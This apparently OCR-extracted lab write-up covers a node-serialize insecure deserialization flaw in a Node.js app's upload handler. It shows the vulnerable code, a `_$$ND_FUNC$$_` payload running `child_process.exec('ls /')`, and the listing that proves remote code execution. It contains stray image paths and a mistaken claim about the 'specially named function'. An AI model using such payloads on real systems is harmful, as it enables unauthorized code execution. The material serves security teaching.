Application

The vulnerable file is `core/appHandler.js` and the vulnerable code is as follows

```
module.exports.bulkProductsLegacy = function (req,res){

// TODO: Deprecate this soon

     if(req.files.products){

          var products =
          serialize.unserialize(req.files.products.data.toString('utf
          8'))
```

The call that includes the vulnerable package goes: `var serialize = require("node-serialize")`

Vulnerability

To execute code included in an object, NodeJS uses `_$$ND_FUNC$$_function`

Serialization example


The output is as follows:

```
Serialized:

{"rce":"_$$ND_FUNC$$_function(){ require('child_process').exec('ls /',
function(error, stdout, stderr) { console.log(stdout) });}"}
```

I believe the “specially named function” refers to `child_process`

Function expressions in Javascript



Add function expression to serialized object

```
{ rce: undefined }

Hint: hit control+c anytime to enter REPL.

bin

boot

dev

etc

home

inject

io

lib

lib64

media
```

mnt

nix

opt

proc

root

run

run_dir

sbin

srv


sys

tmp

usr

var

Exploit creation



Deploy the exploit